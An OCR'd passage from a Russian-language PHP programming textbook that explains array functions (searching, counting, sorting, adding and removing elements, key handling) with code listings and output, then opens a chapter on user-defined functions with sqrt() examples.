


Рис. 11.5. Включительное пересечение

В листинге 11.40 приводится пример с использованием функции `array_intersect()`.

Листинг 11.40. Включительное пересечение массивов. Файл array_intersect.php

```
<?php
$fst = [
          'a' => 'зеленый',
          'синий',
          'красный',
          'желтый'
        ];
$snd = [
          'b' => 'синий',
          'желтый',
          'красный'
        ];

$result = array_intersect($fst, $snd);

echo '<pre>';
print_r($result);
echo '</pre>';
```

В качестве результата будет следующий дамп:

```
Array
(
    [0] => синий
    [1] => красный
    [2] => желтый
)
```

Проверка существования элементов массива

Проверить, существует ли тот или иной элемент массива, можно при помощи конструкции `isset()` (листинг 11.41).

Листинг 11.41. Проверка существования элементов массива. Файл isset.php

```
<?php
$arr = [5 => 1, 2, 3];

for ($i = 0; $i < 10; $i++) {
    if (isset($arr[$i])) {
        echo "Элемент \$arr[$i] существует<br />";
    } else {
        echo "Элемент \$arr[$i] не существует<br />";
    }
}
```

В качестве результата скрипт из листинга 11.41 выводит следующие строки:

```
Элемент $arr[0] не существует
Элемент $arr[1] не существует
Элемент $arr[2] не существует
Элемент $arr[3] не существует
Элемент $arr[4] не существует
Элемент $arr[5] существует
Элемент $arr[6] существует
Элемент $arr[7] существует
Элемент $arr[8] не существует
Элемент $arr[9] не существует
```

Разумеется, существование массива также может быть проверено при помощи конструкции `isset()`. Если необходимо убедиться, является ли текущая переменная массивом, используют функцию `is_array()` (листинг 11.42).

Листинг 11.42. Использование функции `is_array()`. Файл is_array.php

```
<?php
$arr = [1, 2, 3];

if (is_array($arr)) {
    echo 'Это массив<br />';
} else {
    echo 'Это не массив<br />';
}

if (is_array($arr[0])) {
    echo 'Это массив<br />';
} else {
    echo 'Это не массив<br />';
}
```

В качестве результата скрипт из листинга 11.42 выводит следующие строки:

```
Это массив
Это не массив
```

Функция `in_array()` осуществляет поиск значения в массиве и имеет следующий синтаксис:

```
in_array(mixed $needle, array $haystack, bool $strict = false): bool
```

Функция ищет в массиве `$arr` значение `$value` и возвращает `true`, если значение найдено, и `false` в противном случае (листинг 11.43).

Листинг 11.43. Поиск элемента в массиве. Файл search_element.php

```
<?php
$numbers = [0.57, '21.5', 40.52];
if (in_array(21.5, $numbers)) {
    echo 'Значение 21.5 найдено';
```

```
} else {
    echo 'Ничего не найдено';
}
```

В результате будет выведено сообщение:

```
Значение 21.5 найдено
```

Найденный элемент массива взят в одиночные кавычки, т. е. он относится к строковому типу, в отличие от других элементов этого же массива. Однако в приведенном варианте использования функции это различие не фиксируется. Для того чтобы функция использовала для сравнения оператор эквивалентности `===` вместо оператора равенства `==` необходимо третий необязательный параметр `$strict` установить в значение `true` (листинг 11.44).

Листинг 11.44. Поиск элемента в массиве с различием по типу. Файл strict.php

```
<?php
$numbers = [0.57, '21.5', 40.52];
if (in_array(21.5, $numbers, true)) {
    echo 'Значение 21.5 найдено';
} else {
    echo 'Ничего не найдено';
}
```

В результате будет выведено сообщение:

```
Ничего не найдено
```

То есть в этом случае элемент обнаружен не будет, поскольку тип (`float`) первого *аргумента функции `in_array` отличается от типа (`string`) элемента в массиве. При таком* вызове функции она найдет элемент 21.5 только, если он тоже будет взят в кавычки (т. е. тоже будет строкового типа):

```
if (in_array('21.5', $number, true))
```

Аналогично функции `in_array()` для поиска заданного ключа в массиве можно воспользоваться функцией `array_key_exists()`, которая имеет следующий синтаксис:

```
array_key_exists(string|int $key, array $array): bool
```

Функция возвращает `true`, если ключ `$key` найден в массиве `$arr` (листинг 11.45).

Листинг 11.45. Поиск ключей массива. Файл array_key_exists.php

```
<?php
$arr = ['first_numb' => 1, 'second_numb' => 2];
if (array_key_exists('first_numb', $arr)) {
 echo 'OK';
}
```

Найти ключ массива по значению позволяет функция `array_search()`, которая имеет следующий синтаксис:

```
array_search(
    mixed $needle,
    array $haystack,
    bool $strict = false
): int|string|false
```

Функция ищет значение `$haystack` в массиве `$needle` и, если значение найдено, возвращает соответствующий ключ, в противном случае возвращается `false`. Если необязательный параметр `$strict` принимает значение `true`, то при сравнении значения элемента массива с `$haystack` будет использоваться оператор эквивалентности `===`. Пример использования функции приводится в листинге 11.46.

Листинг 11.46. Использование функции `array_search()`. Файл array_search.php

```
<?php
$array = [0 => 'blue', 1 => 'red', 2 => 'green', 3 => 'red'];

echo array_search('green', $array); // 2
echo array_search('red', $array);   // 1
```

Строки как массивы

В С-подобных языках программирования, к которым относится и PHP, строки рассматриваются как массивы, элементами которых выступают символы. Точно так же как в числовых массивах, первый элемент помечается индексом 0, второй — 1 и т. д. В листинге 11.47 приводится пример, в котором строка `'PHP'` выводится вертикально.

Листинг 11.47. Обращение со строкой как с массивом. Файл square_brackets.php

```
<?php
$str = 'PHP';
echo $str[0] . '<br />';
echo $str[1] . '<br />';
echo $str[2] . '<br />';
```

Результатом работы скрипта будут следующие строки.

```
P
H
P
```

Количество элементов в массиве

Для подсчета количества элементов в массиве предназначена функция `count()`, которая имеет следующий синтаксис:

```
count(Countable|array $value, int $mode = COUNT_NORMAL): int
```

Функция возвращает количество элементов массива `$value`. В листинге 11.48 демонстрируется пример с использованием этой функции.

Листинг 11.48. Использование функции `count()`. Файл count.php

```
<?php
$langs = ['PHP', 'Python', 'Ruby', 'JavaScript'];
echo count($langs); // 4
```

Если в качестве аргумента функции передается многомерный массив, то по умолчанию она возвращает размерность текущего измерения (листинг 11.49).

Листинг 11.49. Обработка многомерного массива `count()`. Файл count_multi.php

```
<?php
$arr = [
           [1, 2, 3, 4],
           [5, 6, 7, 8]
       ];
echo count($arr);    // 2
echo count($arr[0]); // 4
```

В первом случае возвращается число 2, т. к. в первом измерении только 2 элемента — это массивы `[1, 2, 3, 4]` и `[5, 6, 7, 8]`. Во втором случае в качестве аргумента передается уже массив `[1, 2, 3, 4]`, в котором четыре элемента, о чем и сообщает функция `count()`.

Для того чтобы функция рекурсивно обходила многомерный массив, подсчитывая количество всех элементов, в том числе и во вложенных массивах, необязательному параметру `$mode` необходимо передать в качестве значения константу `COUNT_RECURSIVE` (листинг 11.50).

Листинг 11.50. Подсчет элементов многомерного массива. Файл count_recursive.php

```
<?php
$arr = [
           [1, 2, 3, 4],
           [5, 6, 7, 8]
       ];
echo count($arr, COUNT_RECURSIVE); // 10
```

Еще одной интересной функцией является `array_count_values()`, которая подсчитывает количество уникальных значений среди элементов массива и имеет следующий синтаксис:

```
array_count_values(array $array): array
```

Она возвращает ассоциативный массив, в качестве ключей которого выступают значения массива, а в качестве значения — количество их вхождений в массив `$array` (листинг 11.51).

Примечание

Массив `$array` может иметь в качестве элементов лишь числа или строки, в противном случае генерируется предупреждение.

Листинг 11.51. Возвращение ассоциативного массива. Файл array_count_values.php

```
<?php
$array = [1, 'hello', 1, 'world', 'hello'];
$new = array_count_values($array);

echo '<pre>';
print_r($new);
echo '</pre>';
```

В результате выполнения приведенного примера будет выведен следующий дамп массива `$new`:

```
Array
(
    [1] => 2
    [hello] => 2
    [world] => 1
)
```

Сумма элементов массива

Функция `array_sum()` возвращает сумму всех числовых элементов массива и имеет следующий синтаксис:

```
array_sum(array $array): int|float
```

Тип возвращаемого значения `int` или `float` определяется типом значений элементов массива. Пример с использованием функции `array_sum()` демонстрируется в листинге 11.52.

Листинг 11.52. Использование функции `array_sum()`. Файл array_sum.php

```
<?php
$arr = [1, 2, 3, 4, 5];
echo array_sum($arr); // 15
```

Случайный элемент массива

Для получения случайного значения индексного массива можно использовать функцию `rand()`, которая возвращает случайное число из заданного диапазона. Функция имеет две формы вызовов: с параметрами и без них:

```
rand(): int
rand(int $min, int $max): int
```

Необязательные параметры `$min` и `$max` задают соответственно начало и конец интервала, из которого выбирается случайное значение. При помощи функции `rand()` можно

извлечь случайный индекс массива, указав в качестве начала интервала 0, а в качестве конца — количество элементов в массиве за вычетом единицы (листинг 11.53).

Листинг 11.53. Случайный элемент массива. Файл rand.php

```
<?php
$arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9];
$index = rand(0, count($arr) - 1);
echo $arr[$index];
```

Подход, представленный в листинге 11.53, применим только для индексных массивов, индексы которых начинаются с 0 и не имеют перерывов в нумерации. Для всех остальных массивов получение случайного значения обеспечивает функция `array_rand()`, которая возвращает массив выбранных случайным образом индексов элементов массива `$arr`. Функция имеет следующий синтаксис:

```
array_rand(array $array, int $num = 1): int|string|array
```

Если параметр `$num` не указывается, возвращается ключ для случайного элемента массива `$arr`, если в параметре `$num` задается число, большее 1, возвращается массив со случайным набором ключей массива `$arr` (листинг 11.54).

Листинг 11.54. Получение случайного набора ключей массива. Файл array_rand.php

```
<?php
$arr = ['синий', 'желтый', 'зеленый', 'красный', 'оранжевый'];
$rand_keys = array_rand($arr, 2);

echo '<pre>';
print_r($rand_keys);
echo '</pre>';
```

Результат работы приведенного скетча может выглядеть следующим образом:

```
Array
(
    [0] => 2
    [1] => 4
)
```

Еще одной полезной функцией для получения случайных значений является функция `shuffle()`, которая перемешивает элементы массива случайным образом:

```
shuffle(array &$array): bool
```

Листинг 11.55 демонстрирует работу этой функции.

Листинг 11.55. Использование функции `shuffle()`. Файл shuffle.php

```
<?php
$arr = [1, 2, 3, 4, 5];
shuffle($arr);
```

```
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат работы функции `shuffle()` может выглядеть так:

```
Array
(
    [0] => 5
    [1] => 4
    [2] => 1
    [3] => 2
    [4] => 3
)
```

Сортировка массива

Функция `sort()` позволяет сортировать массив `$array` по возрастанию:

```
sort(array &$array, int $flags = SORT_REGULAR): bool
```

Необязательный аргумент `$flags` указывает, как именно должны сортироваться элементы (задает *флаги* сортировки). Допустимы следующие значения этого аргумента:

- `SORT_REGULAR` — задает нормальное сравнение элементов при помощи операторов сравнения;
- `SORT_NUMERIC` — сравнивает элементы как числа;
- `SORT_STRING` — сравнивает элементы как строки;
- `SORT_LOCALE_STRING` — сравнивает элементы как строки, основываясь на текущей локали;
- `SORT_NATURAL` — сравнивает элементы как строки, используя «естественный порядок», который более детально рассматривается далее (при описании функции `natsort()`).

Поскольку константы в списке являются целыми числами, их можно объединять при помощи побитового ИЛИ — например, `SORT_STRING | SORT_NATURAL`.

В листинге 11.56 приводится пример использования функции `sort()`.

Листинг 11.56. Сортировка массива по возрастанию. Файл sort.php

```
<?php
$numbers = ['2', '1', '4', '3','5'];

echo 'до сортировки: <br />';
echo '<pre>';
print_r($numbers);
echo '</pre>';

sort($numbers);
```

```
echo 'после сортировки: <br />';
echo '<pre>';
print_r($numbers);
echo '</pre>';
```

Результат:

```
до сортировки:
Array
(
    [0] => 2
    [1] => 1
    [2] => 4
    [3] => 3
    [4] => 5
)
после сортировки:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 4
    [4] => 5
)
```

Сортировка строк происходит по старшинству первой буквы в алфавите. Такую сортировку часто называют *сортировкой в алфавитном порядке*.

Функция `rsort()` сортировки массива по убыванию имеет следующий синтаксис:

```
rsort(array &$array, int $flags = SORT_REGULAR): bool
```

Во всем остальном она ведет себя аналогично функции `sort()`. В листинге 11.57 приводится пример использования функции `rsort()`.

Листинг 11.57. Сортировка массива по убыванию. Файл rsort.php

```
<?php
$numbers = ['2', '1', '4', '3','5'];

rsort($numbers);

echo '<pre>';
print_r($numbers);
echo '</pre>';
```

Результат:

```
Array
(
    [0] => 5
    [1] => 4
```

```
    [2] => 3
    [3] => 2
    [4] => 1
)
```

Функция `asort()` осуществляет сортировку ассоциативного массива по возрастанию и имеет следующий синтаксис:

```
asort(array &$array, int $flags = SORT_REGULAR): bool
```

Функция `asort()` сортирует массив `$array` так, чтобы его значения шли в алфавитном порядке для строк или в возрастающем для чисел. Значения необязательного аргумента `$flags` такие же, как и для функции `sort()`. Важное отличие функции `asort()` от функции `sort()` состоит в сохранении связи между ключами и соответствующими им значениями (листинг 11.58). В функции `sort()` эти связи попросту разрываются.

Листинг 11.58. Сортировка функцией `asort()`. Файл asort.php

```
<?php
$arr = [
    'a' => 'one',
    'b' => 'two',
    'c' => 'three',
    'd' => 'four'
];

asort($arr);

foreach($arr as $key => $val) {
    echo " $key => $val ";
}
```

Результат:

```
d => four  a => one  c => three  b => two
```

Как можно здесь видеть, связи ключ/значение при сортировке сохранились. При сортировке массива при помощи функции `sort()` результат выглядел бы следующим образом:

```
0 => four 1 => one 2 => three 3 => two
```

Функция `arsort()` аналогична функции `asort()`, только она упорядочивает массив не по возрастанию, а по убыванию:

```
arsort(array &$array, int $flags = SORT_REGULAR): bool
```

Функция `ksort()` осуществляет сортировку не по значениям, а по ключам массива в порядке их возрастания, при этом связи между ключами и значениями сохраняются. Функция имеет следующий синтаксис:

```
ksort(array &$array, int $flags = SORT_REGULAR): bool
```

Значения аргумента `$flags` такие же, как и функции `sort()`. В листинге 11.59 приводится пример использования функции `ksort()`.

Листинг 11.59. Сортировка по индексам массива. Файл ksort.php

```
<?php
$arr = [
    'a' => 'one',
    'd' => 'four',
    'c' => 'three',
    'b' => 'two'
];

ksort($arr);

foreach($arr as $key => $val) {
    echo " $key => $val ";
}
```

Результат:

```
a => one  b => two  c => three  d => four
```

Функция `krsort()` осуществляет сортировку элементов массива по ключам в обратном порядке (по убыванию):

```
krsort(array &$array, int $flags = SORT_REGULAR): bool
```

Во всем остальном она аналогична функции `ksort()`.

Функция `natsort()` выполняет «естественную» сортировку массива и имеет следующий синтаксис:

```
natsort(array &$array): bool
```

Под «естественной» понимается сортировка элементов таким образом, как их отсортировал бы человек (с присущим ему представлению о «естественности»). Пусть у нас есть несколько файлов с именами:

```
file1.txt
file10.txt
file2.txt
file12.txt
file20.txt
```

При обычной сортировке файлы будут расположены в следующем («компьютерном») порядке:

```
file1.txt
file10.txt
file12.txt
file2.txt
file20.txt
```

Естественная же сортировка приведет к следующему результату:

```
file1.txt
file2.txt
```

```
file10.txt
file12.txt
file20.txt
```

Производится естественная сортировка с помощью функции `natsort()`, принимающей в качестве параметра сортируемый массив (листинг 11.60).

Листинг 11.60. Естественная сортировка. Файл natsort.php

```
<?php
$arr_first = [
    'file12.txt',
    'file10.txt',
    'file2.txt',
    'file1.txt'
];
$arr_second = $arr_first;

sort($arr_first);
echo 'Обычная сортировка<br />';
echo '<pre>';
print_r($arr_first);
echo '</pre>';

natsort($arr_second);
echo 'Естественная сортировка<br />';
echo '<pre>';
print_r($arr_second);
echo '</pre>';
```

Результат:

```
Обычная сортировка
Array
(
    [0] => file1.txt
    [1] => file10.txt
    [2] => file12.txt
    [3] => file2.txt
)
Естественная сортировка
Array
(
    [3] => file1.txt
    [2] => file2.txt
    [1] => file10.txt
    [0] => file12.txt
)
```

Функция `array_multisort()` может быть использована для сортировки сразу нескольких массивов или одного многомерного массива. Функция имеет следующий синтаксис:

```
array_multisort(
    array &$array1,
    mixed $array1_sort_order = SORT_ASC,
    mixed $array1_sort_flags = SORT_REGULAR,
    mixed ...$rest
): bool
```

Массивы, которые передаются функции `array_multisort()`, должны содержать одинаковое количество аргументов и все вместе воспринимаются как своеобразная таблица. Сортировке подвергается лишь первый массив, а значения последующих массивов выстраиваются в соответствии с ним (рис. 11.6).




Рис. 11.6. Аргументы функции `array_multisort()` образуют таблицу

В листинге 11.61 приводится пример сортировки двух массивов: `$fst` и `$snd`.

Листинг 11.61. Сортировка двух массивов. Файл array_multisort.php

```
<?php
$fst = [3, 4, 2, 7, 1, 5];
$snd = ['world', 'Hello', 'yes', 'no', 'apple', 'wet'];
array_multisort($fst, $snd);
echo '<pre>';
print_r($fst);
print_r($snd);
echo '</pre>';
```

Результатом выполнения программы будут следующие дампы массивов:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
```

```
    [3] => 4
    [4] => 5
    [5] => 7
)
Array
(
    [0] => apple
    [1] => yes
    [2] => world
    [3] => Hello
    [4] => wet
    [5] => no
)
```

Как видно из результатов, первый массив был отсортирован по возрастанию, а элементы второго массива выстроены в соответствии с первым так, как если бы между элементами двух массивов существовала связь.

Помимо массивов функция `array_multisort()` в качестве аргументов может принимать константы, задающие порядок сортировки. Так, первый параметр `$array1_sort_order` может принимать два значения:

- `SORT_ASC` — сортировать в возрастающем порядке;
- `SORT_DESC` — сортировать в убывающем порядке.

Второй параметр: `$array1_sort_flags` — принимает те же значения, что и параметр `$flags` в функции `sort()`.

В листинге 11.62 приводится модифицированный вариант скрипта, сортирующий таблицу в обратном порядке.

Листинг 11.62. Сортировка в обратном порядке. Файл array_multisort_flags.php

```
<?php
$fst = [3, 4, 2, 7, 1, 5];
$snd = ['world', 'Hello', 'yes', 'no', 'apple', 'wet'];
array_multisort($fst, $snd);
echo '<pre>';
print_r($fst);
print_r($snd);
echo '</pre>';
```

Результатом выполнения скрипта из листинга 11.62 будут следующие дампы массивов:

```
Array
(
    [0] => 7
    [1] => 5
    [2] => 4
    [3] => 3
    [4] => 2
    [5] => 1
)
```

```
Array
(
    [0] => no
    [1] => wet
    [2] => Hello
    [3] => world
    [4] => yes
    [5] => apple
)
```

Добавление/удаление элементов

Удаление элемента массива, как и любой другой переменной, осуществляется при помощи конструкции `unset()` (листинг 11.63).

Листинг 11.63. Удаление элемента массива. Файл unset.php

```
<?php
$arr = [1, 2, 3, 4, 5];

// Удаляем третий элемент массива
unset($arr[2]);

// Выводим дамп массива
echo '<pre>';
print_r($arr);
echo '</pre>';
```

В результате выполнения скрипта из листинга 11.63 в окно браузера будет выведен следующий дамп массива `$arr`:

```
Array
(
    [0] => 1
    [1] => 2
    [3] => 4
    [4] => 5
)
```

При помощи конструкции `unset()` может быть уничтожен и весь массив целиком (листинг 11.64).

Листинг 11.64. Удаление массива. Файл array_unset.php

```
<?php
$arr = [1, 2, 3, 4, 5];

// Удаляем третий элемент массива
unset($arr);
```

```
// Выводим дамп массива
echo '<pre>';
print_r($arr); // PHP Warning:  Undefined variable $arr
echo '</pre>';
```

Обращение к несуществующему массиву `$arr` вызовет генерацию предупреждения `PHP Warning: Undefined variable $arr`.

Помимо стандартных функций удаления переменных имеется большое количество специализированных функций для добавления и удаления элементов массива.

Функция `array_pad()` предназначена для увеличения размера до заданной величины и имеет следующий синтаксис:

```
array_pad(array $array, int $length, mixed $value): array
```

Функция возвращает копию массива `$array`, размер которого был увеличен до значения параметра `$length` элементами со значением `$value`. Если `$length` является положительным числом, то массив увеличивается с конца, если отрицательным, то сначала. В случае, когда параметр `$length` меньше или равен числу элементов исходного массива, функция не производит никаких операций. В листинге 11.65 демонстрируется пример с функцией `array_pad()`.

Листинг 11.65. Увеличение размера массива. Файл array_pad.php

```
<?php
$arr = [12, 10, 9];
$result = array_pad($arr, 6, 0);

// Увеличиваем размер массива до шести элементов нулями справа
print_r($result); // array(12, 10, 9, 0, 0, 0)

// Увеличиваем размер массива до шести элементов значениями -1 слева
$result = array_pad($arr, -6, -1);
print_r($result); // array(-1, -1, -1, 12, 10, 9)
```

Функция `array_push()` добавляет к массиву новые элементы и имеет следующий синтаксис:

```
array_push(array &$array, mixed ...$values): int
```

Функция добавляет к массиву `$array` элементы `$values` и т. д. При добавлении элементов происходит присвоение им числовых индексов. Функция `array_push()` работает с массивом, как со стеком, и добавляет элементы всегда в конец массива (на вершину стека). В листинге 11.66 приводится пример использования функции.

Листинг 11.66. Добавление элемента в стек. Файл array_push.php

```
<?php
$arr = ['красный', 'синий'];
array_push($arr, 'зеленый');
```

```
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат после добавления элемента `'зеленый'`:

```
Array
(
    [0] => красный
    [1] => синий
    [2] => зеленый
)
```

Функция `array_pop()` извлекает элемент с вершины стека (последний элемент массива), удаляет его и возвращает массив без удаленного элемента.

Функция имеет следующий синтаксис:

```
array_pop(array &$array): mixed
```

Если на момент удаления массив `$array` был пуст, функция возвращает пустую строку (листинг 11.67).

Листинг 11.67. Удаление элемента из стека. Файл array_pop.php

```
<?php
$arr = ['красный', 'синий', 'зеленый'];
array_pop($arr);

echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат:

```
Array
(
    [0] => красный
    [1] => синий
)
```

Функция `array_unshift()` очень похожа на функцию `array_push()`, но добавляет указанные элементы не в конец, а в начало массива. Функция имеет следующий синтаксис:

```
array_unshift(array &$array, mixed ...$values): int
```

При этом порядок следования других элементов остается таким же. Новые элементы массива индексируются, начиная с 0. Индексы тех элементов, что уже были в массиве, изменяются. Функция возвращает новый размер массива (листинг 11.68).

Листинг 11.68. Добавление элементов в начало массива. Файл array_unshift.php

```
<?php
$arr = ['красный', 'синий'];
array_unshift($arr, 'зеленый', 'оранжевый');
```

```
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат:

```
Array
(
    [0] => зеленый
    [1] => оранжевый
    [2] => красный
    [3] => синий
)
```

Функция `array_shift()` удаляет первый элемент массива `$array` и возвращает его — т. е., в отличие от функции `array_pop()`, функция `array_shift()` извлекает начальный, а не конечный элемент массива. При этом оставшиеся элементы массива сдвигаются на одну позицию к началу массива. Функция имеет следующий синтаксис:

```
array_shift(array &$array): mixed
```

Пример с использованием функции `array_shift()` приводится в листинге 11.69.

Листинг 11.69. Удаление начального элемента массива. Файл array_shift.php

```
<?php
$arr = ['красный', 'синий', 'зеленый', 'оранжевый'];
array_shift($arr);

echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат:

```
Array
(
    [0] => синий
    [1] => зеленый
    [2] => оранжевый
)
```

Работа с ключами массива

До текущего момента мы работали главным образом со значениями массивов. Но PHP предоставляет также большую группу функций для работы с ключами.

Функция `array_change_key_case()` изменяет регистр ключей массива и имеет следующий синтаксис:

```
array_change_key_case(array $array, int $case = CASE_LOWER): array
```

Функция возвращает копию массива $array, в котором изменен регистр ключей. Если необязательный параметр $case принимает в качестве значения константу CASE_UPPER, ключи массива $array преобразуются в верхний регистр, если константу CASE_LOWER — в нижний. По умолчанию, если параметр $case не указывается, ключи преобразуются в нижний регистр. В листинге 11.70 приводится пример использования функции.

Листинг 11.70. Преобразование ключей массива. Файл array_change_key_case.php

```
<?php
$arr = ['FirSt' => 1, 'SecOnd' => 4];
$arr = array_change_key_case($arr, CASE_UPPER);

echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат:

```
Array
(
    [FIRST] => 1
    [SECOND] => 4
)
```

Функция array_values() возвращает копию ассоциативного массива, в котором все ключи заменены числовыми индексами. Функция имеет следующий синтаксис:

```
array_values(array $array): array
```

В листинге 11.71 приводится пример использования функции.

Листинг 11.71. Преобразование ассоциативного массива в индексный. Файл array_values.php

```
<?php
$arr = ['size' => 'XL', 'color' => 'gold'];
$num = array_values($arr);

echo '<pre>';
print_r($num);
echo '</pre>';
```

Результат:

```
Array
(
    [0] => XL
    [1] => gold
)
```

Функция array_flip() возвращает инвертированную копию массива $array — ключи становятся значениями, а значения — ключами. Функция имеет следующий синтаксис:

```
array_flip(array $array): array
```

Если значение встречается несколько раз, будет возвращено только последнее, а все остальные будут отброшены. В листинге 11.72 приводится пример использования функции `array_flip()`.

Листинг 11.72. Возвращение инвертированной копии массива. Файл array_flip.php

```
<?php
$arr = ['a' => 1, 'b' => 1, 'c' => 2];
$trn = array_flip($arr);

echo '<pre>';
print_r($trn);
echo '</pre>';
```

Результатом работы скрипта из листинга 11.72 будет следующий дамп массива `$trn`:

```
Array
(
    [1] => b
    [2] => c
)
```

Функция `array_keys()` позволяет вернуть массив ключей для массива `$array` и имеет следующий синтаксис:

```
array_keys(array $array, mixed $search_value, bool $strict = false): array
```

Если указан необязательный параметр `$search_value`, возвращаются только те ключи, которые указывают на элементы со значением `$search_value`. Если необязательный параметр `$strict` принимает значение `true`, то при сравнении значения элемента массива с `$search_value` будет использоваться оператор эквивалентности `===`, в противном случае — оператор равенства `==`. В листинге 11.73 приводится пример использования функции.

Листинг 11.73. Возвращение массива ключей. Файл array_keys.php

```
<?php
$arr = [0 => 100, 'color' => 'red'];
$key = array_keys($arr);

echo '<pre>';
print_r($key);
echo '</pre>';
```

Результат:

```
Array
(
    [0] => 0
    [1] => color
)
```

В листинге 11.74 демонстрируется использование параметра `$search_value`. Исходный массив содержит три элемента со значением `'blue'`, и при помощи функции `array_keys()` извлекаются их ключи.

Листинг 11.74. Возвращение выбранных ключей. Файл array_keys_search_value.php

```
<?php
$arr = ['blue', 'red', 'green', 'blue', 'blue'];
$key = array_keys($arr, 'blue');

echo '<pre>';
print_r($key);
echo '</pre>';
```


Результат:

```
Array
(
    [0] => 0
    [1] => 3
    [2] => 4
)
```

Резюме

В этой главе мы познакомились с ассоциативными массивами PHP — мощным инструментом для хранения данных любой структуры. Работа с массивами в PHP реализована настолько просто, насколько это вообще возможно. Здесь были описаны многочисленные функции для работы с массивами. Причем это далеко не полный их список, поскольку сейчас мы ограничены количеством доступных синтаксических конструкций — остаются неизученными классические и анонимные функции, и мы еще не познакомились с интерфейсами. Поэтому мы не можем пока погрузиться во все многообразие операций с массивами. Однако мы это поправим в ближайших главах.

ГЛАВА 12



Функции и области видимости

Листинги этой главы находятся в каталоге *functions* сопровождающего книгу файлового архива.

Функции позволяют объединить несколько выражений и назначить имя такому объединенному выражению. В результате можно сильно сократить объем программы, если заменить повторяющиеся операции коротким вызовом функции. Как мы видели в предыдущих главах, PHP предоставляет большое количество готовых функций. Мы можем создавать и свои собственные функции.

Синтаксис описания функций PHP прост и изящен:

- вы можете использовать параметры по умолчанию (а значит, функции с переменным числом параметров);
- каждая функция имеет собственную *область видимости* переменных (*контекст*), которая уничтожается при выходе из нее;
- PHP предоставляет конструкцию `return`, позволяющую вернуть результат вычисления из функции в вызывающую программу;
- тип возвращаемого значения может быть любым;
- для параметров и возвращаемого значения функций можно задать тип с принудительной проверкой при вызове;
- допускается создание анонимных функций.

Зачем нужны функции?

Функция — это набор выражений, который можно вызывать по имени. На входе функция принимает параметры, осуществляет с ними какие-то преобразования и в точку вызова функции возвращает результат. Например, для вычисления квадратного корня в PHP предусмотрена функция с именем `sqrt()`. Эта функция принимает числовой параметр и возвращает квадратный корень (листинг 12.1).

Листинг 12.1. Использование функции `sqrt()`. Файл sqrt.php

```
<?php
echo sqrt(4) . '<br />'; // 2
```

```
$result = sqrt(4);
echo "$result<br />"; // 2

$x = 3;
$y = 5;
$distance = sqrt($x * $x + $y * $y);
echo $distance; // 5.8309518948453
```

Функция здесь может принимать в качестве значения число 4, переменную или выражение. Результат можно передать конструкции, другой функции или сохранить в переменную и воспользоваться им позже. То есть функция ведет себя как обычное PHP-выражение.

Самое главное в этом примере: функцию можно вызывать любое количество раз. Она выполняет сложную операцию по извлечению квадратного корня, которая обозначается коротким названием `sqrt()`.

> ***Примечание***
>
> По ссылке **https://github.com/php/php-src/blob/master/ext/bcmath/libbcmath/src/sqrt.c** можно посмотреть реализацию функции `sqrt()` на языке C в интерпретаторе PHP. Это сложная объемная функция. И если вместо короткого вызова приходилось бы всякий раз повторять алгоритм вычисления, программа была бы в 60 раз длиннее, ее было бы сложно охватить одним взглядом и понять цель, которую мы преследовали при ее составлении. Таким образом, использование функций позволяет перейти от низкоуровневой реализации на язык предметной области и оперировать более короткими и емкими выражениями.

Функция `sqrt()` предоставляется интерпретатором PHP готовой и имеет следующий синтаксис:

```
sqrt(float $num): float
```

В качестве параметра функция принимает единственное числовое значение типа `float`. А если ей передается целочисленное значение, оно автоматически будет преобразовано к типу `float` (рис. 12.1).

